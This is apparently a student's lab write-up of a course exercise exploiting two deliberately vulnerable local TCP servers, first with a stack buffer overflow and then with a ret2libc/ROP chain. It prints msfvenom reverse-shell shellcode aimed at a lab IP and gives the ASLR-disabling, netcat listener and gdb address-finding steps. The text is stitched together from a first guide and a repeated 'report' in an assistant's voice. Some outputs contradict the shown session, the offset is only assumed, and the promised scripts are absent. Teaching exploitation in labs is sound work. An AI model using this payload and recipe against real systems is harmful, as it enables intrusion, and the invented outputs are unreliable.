
Buffer Overflow Attack

Introduction to Buffer Overflow Attacks

Buffer overflow attacks exploit programs that don't properly check the boundaries of memory buffers. When a program allows more data to be written into a buffer than it was designed to hold, the excess data can overwrite adjacent memory locations, potentially allowing an attacker to execute arbitrary code.

Before starting either exercise, we need to disable Address Space Layout Randomization (ASLR), which is a security feature that randomizes memory addresses. This makes our attack more predictable:

```
# Disable ASLR
sudo echo 0 > /proc/sys/kernel/randomize_va_space
```



```
technog@fedora:~$ sudo echo 0 > /proc/sys/kernel/randomize_va_space
-bash: /proc/sys/kernel/randomize_va_space: Permission denied
technog@fedora:~$ sudo sudo echo 0 > /proc/sys/kernel/randomize_va_space
-bash: /proc/sys/kernel/randomize_va_space: Permission denied
technog@fedora:~$ sudo su
[sudo] password for technog:
root@fedora:/home/technog# sudo echo 0 > /proc/sys/kernel/randomize_va_space
root@fedora:/home/technog# exit
exit
technog@fedora:~$ cat /proc/sys/kernel/randomize_va_space
0
technog@fedora:~$
```

Part 1: Basic Buffer Overflow (40 points)

In this attack, we'll exploit a vulnerable TCP echo server (`tcpserver-basic`) that listens on port 40000. Our goal is to craft a payload that will trigger a buffer overflow and give us a reverse shell.

Step 1: Understanding the Vulnerability


The echo server reads user input into a buffer without properly validating the size. By sending more data than the buffer can hold, we can overflow it and overwrite the return address on the stack to point to our shellcode.

Step 2: Determining the Buffer Size

First, we need to find how many bytes it takes to overflow the buffer and overwrite the return address:

```
# Start the server in one terminal
./tcpserver-basic 40000

![alt text](image-2.png)
```

```
# In another terminal, create a pattern to determine offset
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000 >
pattern.txt

# Connect to the server and send the pattern
cat pattern.txt | nc localhost 40000
```



```
┌──(technog㉿rapidOs)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 146 > pattern.txt

┌──(technog㉿rapidOs)-[~]
└─$ nc 192.168.147.137 40000 < pattern.txt
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae�Ae

┌──(technog㉿rapidOs)-[~]
└─$
```

When the server crashes, we can determine the exact offset using the segmentation fault address:


```
# Get the value of the EIP/RIP at crash (example: 0x41367241)
dmesg | tail

# Find the offset in the pattern
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41367241
```

Let's assume we found that the offset is 512 bytes.

Step 3: Crafting the Shellcode

Now we'll use `msfvenom` to create a reverse TCP shell payload:

```
# Generate a reverse TCP shellcode
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.147.135 LPORT=4444 -f python
-b "\x00" -v shellcode
```



```
┌──(technog㉿rapid0s)-[~]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.147.135 LPORT=4444 -f python -b "\x00" -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 550 bytes
shellcode =  b""
shellcode += b"\xb8\x0d\x3c\xe7\x4b\xd9\xd0\xd9\x74\x24\xf4"
shellcode += b"\x5a\x29\xc9\xb1\x12\x31\x42\x12\x03\x42\x12"
shellcode += b"\x83\xcf\x38\x05\xbe\xfe\x9b\x3e\xa2\x53\x5f"
shellcode += b"\x92\x4f\x51\xd6\xf5\x20\x33\x25\x75\xd3\xe2"
shellcode += b"\x05\x49\x19\x94\x2f\xcf\x58\xfc\x6f\x87\x08"
shellcode += b"\x7b\x07\xda\x2e\x92\x84\x53\xcf\x24\x52\x34"
shellcode += b"\x41\x17\x28\xb7\xe8\x76\x83\x38\xb8\x10\x72"
shellcode += b"\x16\x4e\x88\xe2\x47\x9f\x2a\x9a\x1e\x3c\xf8"
shellcode += b"\x0f\xa8\x22\x4c\xa4\x67\x24"

┌──(technog㉿rapid0s)-[~]
└─$ 
```

This command:

- `-p linux/x86/shell_reverse_tcp`: Specifies a payload that will connect back to us
- `LHOST=192.168.147.135`: Your attacking machine's IP address
- `LPORT=4444`: The port on your machine to connect back to
- `-f python`: Output in Python format for easy integration into our script
- `-b "\x00"`: Avoid null bytes which can terminate strings
- `-v shellcode`: Name the variable "shellcode"

Step 4: Creating the Exploit Script

Let's create a Python script (`exploit_basic.py`) to send our crafted payload:

Step 5: Setting Up the Listener

Before executing our exploit, we need to set up a listener to catch the reverse shell:

```
# Set up a netcat listener on port 4444
nc -lvp 4444
```

Step 6: Running the Exploit

Now we execute our exploit script to send the payload:

```
python3 exploit_basic.py
```

If successful, the netcat listener should receive a connection, giving us shell access to the target system.

Detailed Explanation of the Script

The exploit script works by:

1. Establishing a connection to the vulnerable server
2. Creating a payload with these components:
   - Initial padding to reach the return address location
   - NOP (No Operation) sled, which helps ensure our shellcode executes
   - The actual shellcode that creates a reverse TCP connection
   - The return address, pointing back to our buffer where the shellcode is located

When the vulnerable function returns, it looks for the next instruction at the return address we've overwritten. This address points to our NOP sled, which slides execution into our shellcode, triggering our reverse shell.

Part 2: ROP (Return-Oriented Programming) Attack (45 bonus points)

For the second part, we'll exploit `tcpserver-nonexecstack`, which has non-executable stack protection. This means we cannot directly execute code on the stack as we did in Part 1. Instead, we'll use ROP (Return-Oriented Programming) to chain together existing code fragments (gadgets) from the program and its libraries.


Step 1: Understanding ROP

ROP exploits work by chaining together small code sequences (gadgets) that end with a `ret` instruction. Each gadget performs a small task, and when combined, they can execute arbitrary operations, like calling system functions.

Step 2: Finding Gadgets

We'll use the ROPgadget tool to identify useful code fragments:

```
# Find gadgets in the executable and libc
ROPgadget --binary tcpserver-nonexecstack > gadgets.txt
ROPgadget --binary /lib/i386-linux-gnu/libc.so.6 > libc_gadgets.txt
```




```
Segmentation fault (core dumped)
technog@fedora:~$ ROPgadget --binary tcpserver-nonexecstack > gadgets.txt
technog@fedora:~$ cat gadgets.txt
Gadgets information
============================================================
0x080490da : adc al, 0x68 ; adc al, al ; add al, 8 ; call eax
0x080490dc : adc al, al ; add al, 8 ; call eax
0x08049129 : adc al, al ; add al, 8 ; call edx
0x08049126 : adc byte ptr [eax + 0x68], dl ; adc al, al ; add al, 8 ; call edx
0x08049057 : adc byte ptr [eax], al ; add byte ptr [eax], al ; jmp 0x8049020
0x080490e4 : adc cl, cl ; ret
0x080491e3 : adc ebp, dword ptr [esi] ; add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x08049042 : add al, 0xc0 ; add al, 8 ; push 8 ; jmp 0x8049020
0x0804915c : add al, 8 ; add ecx, ecx ; ret
0x080490de : add al, 8 ; call eax
0x0804912b : add al, 8 ; call edx
0x08049034 : add al, 8 ; push 0 ; jmp 0x8049020
0x08049054 : add al, 8 ; push 0x10 ; jmp 0x8049020
0x08049044 : add al, 8 ; push 8 ; jmp 0x8049020
0x08049032 : add al, al ; add al, 8 ; push 0 ; jmp 0x8049020
0x0804919a : add al, byte ptr [eax] ; add byte ptr [ebp - 0x877b], cl ; call dword ptr [eax - 0x18]
0x0804916c : add byte ptr [eax], al ; add byte ptr [eax], al ; endbr32 ; jmp 0x8049100
0x08049037 : add byte ptr [eax], al ; add byte ptr [eax], al ; jmp 0x8049020
0x080491d2 : add byte ptr [eax], al ; add byte ptr [eax], al ; leave ; ret
0x080490eb : add byte ptr [eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049164 : add byte ptr [eax], al ; add byte ptr [eax], al ; ret
0x080491d3 : add byte ptr [eax], al ; add cl, cl ; ret
0x080491e5 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x0804916e : add byte ptr [eax], al ; endbr32 ; jmp 0x8049100
0x08049039 : add byte ptr [eax], al ; jmp 0x8049020
0x080491d4 : add byte ptr [eax], al ; leave ; ret
0x080490ed : add byte ptr [eax], al ; nop ; ret
0x08049166 : add byte ptr [eax], al ; ret
0x0804919c : add byte ptr [ebp - 0x877b], cl ; call dword ptr [eax - 0x18]
0x080491e4 : add byte ptr cs:[eax], al ; add esp, 8 ; pop ebx ; ret
0x0804916b : add byte ptr es:[eax], al ; add byte ptr [eax], al ; endbr32 ; jmp 0x8049100
0x080490ea : add byte ptr es:[eax], al ; add byte ptr [eax], al ; nop ; ret
0x08049163 : add byte ptr es:[eax], al ; add byte ptr [eax], al ; ret
0x080491d5 : add cl, cl ; ret
0x08049159 : add eax, 0x804c024 ; add ecx, ecx ; ret
0x0804915e : add ecx, ecx ; ret
0x080490e2 : add esp, 0x10 ; leave ; ret
0x080491c0 : add esp, 0x10 ; nop ; leave ; ret
0x0804901b : add esp, 8 ; pop ebx ; ret
0x0804915a : and al, 0xc0 ; add al, 8 ; add ecx, ecx ; ret
0x0804908b : and al, 0xc3 ; jmp 0x80491c6
0x080491b4 : call dword ptr [eax + 0x68]
0x08049081 : call dword ptr [eax - 0x18]
0x08049019 : call eax
```

Step 3: Finding Library Addresses

Since the stack is non-executable, we'll use the `ret2libc` technique to call functions like `system()` with `/bin/sh` as an argument:

```
# Get addresses of important functions and strings
gdb -q tcpserver-nonexecstack
(gdb) b main
(gdb) r
(gdb) p system
(gdb) find &system,+999999,"/bin/sh"
(gdb) p exit
```



```
technog@fedora:~$ gdb -q tcpserver-nonexecstack
Reading symbols from tcpserver-nonexecstack...
(gdb) b main
Breakpoint 1 at 0x80491cc: file tcpserver-nonexecstack.c, line 16.
(gdb) r
Starting program: /home/technog/tcpserver-nonexecstack

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.fedoraproject.org/>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib64/libthread_db.so.1".

Breakpoint 1, main () at tcpserver-nonexecstack.c:16
16            vuln();
(gdb) p system
$1 = {int (const char *)} 0xf7dde160 <__libc_system>
(gdb) find &system,+999999,"/bin/sh"
Pattern not found.
(gdb) p exit
$2 = {void (int)} 0xf7dc9080 <__GI_exit>
(gdb) exit
```

These commands help us find the addresses of the `system()` function, `/bin/sh` string, and `exit()` function.

Step 4: Creating the ROP Chain Exploit

Let's create a Python script for our ROP exploit:

Step 5: Running the ROP Exploit

To execute our ROP exploit:

```
# Start the server in one terminal
./tcpserver-nonexecstack 40000

# In another terminal, send the payload
cat rop_payload.bin | nc localhost 40000
```

When successful, the program will execute `system("/bin/sh")`, giving us a shell.

Detailed Explanation of the ROP Chain

Our ROP chain works by:

1. Overflowing the buffer to reach the return address
2. Overwriting the return address with the address of `system()` function in libc
3. Adding the address of `exit()` as the return address for `system()`
4. Adding the address of the string `/bin/sh` as the argument to `system()`

When the vulnerable function returns, execution jumps to `system()`, which takes `/bin/sh` as its argument, launching a shell. After the shell terminates, the program calls `exit()` for a clean termination.

Additional Script: Finding Buffer Size Automatically

Here's a helpful script to automatically determine the buffer size:

Comprehensive Buffer Overflow Attack Report

I've prepared a detailed report on both buffer overflow attacks with step-by-step explanations and necessary scripts. Let's examine each attack methodically.

Part 1: Basic Buffer Overflow Attack (40 points)

Understanding the Vulnerability

The `tcpserver-basic` program contains a buffer overflow vulnerability where it accepts input from users without properly checking buffer boundaries. When we send more data than the allocated buffer can handle, we can overwrite adjacent memory areas, including the return address on the stack. By carefully crafting our input, we can redirect program execution to our malicious code.

Step 1: Disabling ASLR Protection

Address Space Layout Randomization (ASLR) randomizes memory addresses to make buffer overflow attacks harder. We need to disable it to ensure our exploit works consistently:

```
sudo echo 0 > /proc/sys/kernel/randomize_va_space
```

This command writes "0" to the kernel parameter that controls ASLR, effectively disabling it for the entire system.

Step 2: Determining the Buffer Size

Before we can craft an effective exploit, we need to know exactly how many bytes it takes to reach and overwrite the return address. We'll use a unique pattern to determine this:

```
# Generate a pattern of 1000 characters
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000 >
pattern.txt

# Start the vulnerable server with port number
./tcpserver-basic 40000

# In another terminal, send the pattern to the server
cat pattern.txt | nc localhost 40000
```

When the program crashes, we examine the crash information:

```
# Check the segmentation fault details
dmesg | tail
```

This will show us the value in the EIP/RIP register at the time of crash (e.g., 0x41367241). Now we can find the exact offset:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41367241
```

Let's assume the offset is 512 bytes - this is the number of bytes we need to send before we reach the return address.

Step 3: Crafting the Shellcode

Now we'll create a reverse shell payload using `msfvenom`:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f python -
b "\x00" -v shellcode
```

This command generates a shellcode that:

- Creates a reverse TCP shell (`linux/x86/shell_reverse_tcp`)
- Connects back to our attacking machine at IP 192.168.1.100 (change to your IP)
- Uses port 4444 for the connection
- Outputs the shellcode in Python format (`-f python`)
- Avoids null bytes (`-b "\x00"`) which could terminate the buffer
- Assigns the shellcode to a variable named "shellcode" (`-v shellcode`)

Step 4: Understanding and Creating the Exploit Script

Our `exploit_basic.py` script sends a carefully crafted payload that:

1. Fills the buffer with padding bytes ("A"s) until we reach the return address
2. Includes a NOP sled (a sequence of "No Operation" instructions) that helps our shellcode execute reliably
3. Places our shellcode in the buffer
4. Overwrites the return address to point back to our buffer where the shellcode resides

When the vulnerable function completes and attempts to return, it will instead jump to our shellcode, executing our reverse shell.

Step 5: Setting Up a Listener and Executing the Attack

Before launching the attack, we set up a listener to catch the reverse connection:

```
# Listen for incoming connections on port 4444
nc -lvp 4444
```

Then we execute our exploit:

```
python3 exploit_basic.py
```

If successful, our listener will receive a shell connection from the vulnerable server, giving us command-line access.

Part 2: ROP (Return-Oriented Programming) Attack (45 bonus points)

Understanding the Challenge

For the second part, we face a more secure program (`tcpserver-nonexecstack`) where the stack is marked as non-executable. This means we cannot simply inject and execute shellcode on the stack as we did in Part 1. Instead, we need to use Return-Oriented Programming (ROP) to build a chain of existing code fragments to achieve our goal.

Step 1: Analyzing the Protection Mechanisms

With the non-executable stack protection, we need to use a different approach. We'll utilize the "return-to-libc" technique, where we redirect execution to functions already present in the program's memory, specifically the C library (libc).

Step 2: Finding ROP Gadgets

ROP gadgets are small code sequences that end with a `return` instruction. We'll use the ROPgadget tool to find useful gadgets:

```
# Find gadgets in the executable
ROPgadget --binary tcpserver-nonexecstack > executable_gadgets.txt

# Find gadgets in the C library
ROPgadget --binary /lib/i386-linux-gnu/libc.so.6 > libc_gadgets.txt
```

These commands find and save all potential gadgets to text files for easy reference.

Step 3: Locating Key Addresses

For our ROP chain, we need to find the addresses of key functions and strings:

```
# Launch GDB with the program
gdb -q tcpserver-nonexecstack

# Set a breakpoint at main and run the program
(gdb) b main
(gdb) r

# Find the address of the system() function
(gdb) p system
$1 = {int (const char *)} 0xf7e12420 <system>
```

```
# Find a string "/bin/sh" in memory
(gdb) find &system,+999999,"/bin/sh"
0xf7f5b352
1 pattern found.

# Find the address of the exit() function
(gdb) p exit
$2 = {void (int)} 0xf7e04f80 <exit>
```

These addresses will vary on your system, but they give us the building blocks for our ROP chain.

Step 4: Building the ROP Chain

Our ROP chain consists of three crucial elements:

1. Address of the `system()` function
2. Address of the `exit()` function (where to go after `system()` finishes)
3. Address of the string "/bin/sh" (the parameter for `system()`)

When the vulnerable function's return address is overwritten with the address of `system()`, the program will execute `system("/bin/sh")`, giving us a shell. After the shell terminates, execution continues to `exit()` for clean termination.

Step 5: Executing the ROP Attack

To execute our ROP attack:

```
# Start the vulnerable server
./tcpserver-nonexecstack 40000

# In another terminal, send our payload
cat rop_payload.bin | nc localhost 40000
```

If successful, the program will execute `system("/bin/sh")` and provide us with a shell.

Understanding the Differences Between the Two Attacks

The primary difference between the two attacks lies in how they bypass security mechanisms:

1. **Basic Buffer Overflow (Part 1)**: We directly inject executable shellcode onto the stack and redirect execution to it. This only works when the stack is executable.

2. **ROP Attack (Part 2)**: Since the stack is non-executable, we instead chain together existing code fragments (gadgets) that are already in executable memory regions. Instead of injecting new code, we reuse existing code in creative ways.

The ROP technique is more sophisticated and can bypass modern protections like non-executable memory, making it a powerful approach for exploitation research and security assessment.

Both attacks highlight the importance of proper input validation and modern protection mechanisms in software development. They also demonstrate why multiple layers of security (like ASLR, non-executable stacks, and stack canaries) are necessary to protect against these types of vulnerabilities.

I've provided three Python scripts to help with these attacks:

1. `exploit_basic.py` - Performs the basic buffer overflow
2. `exploit_rop.py` - Performs the ROP attack
3. `find_offset.py` - Helps determine the exact buffer size needed

Each script includes detailed comments explaining how it works, making them valuable both for educational purposes and as practical tools for the exercises.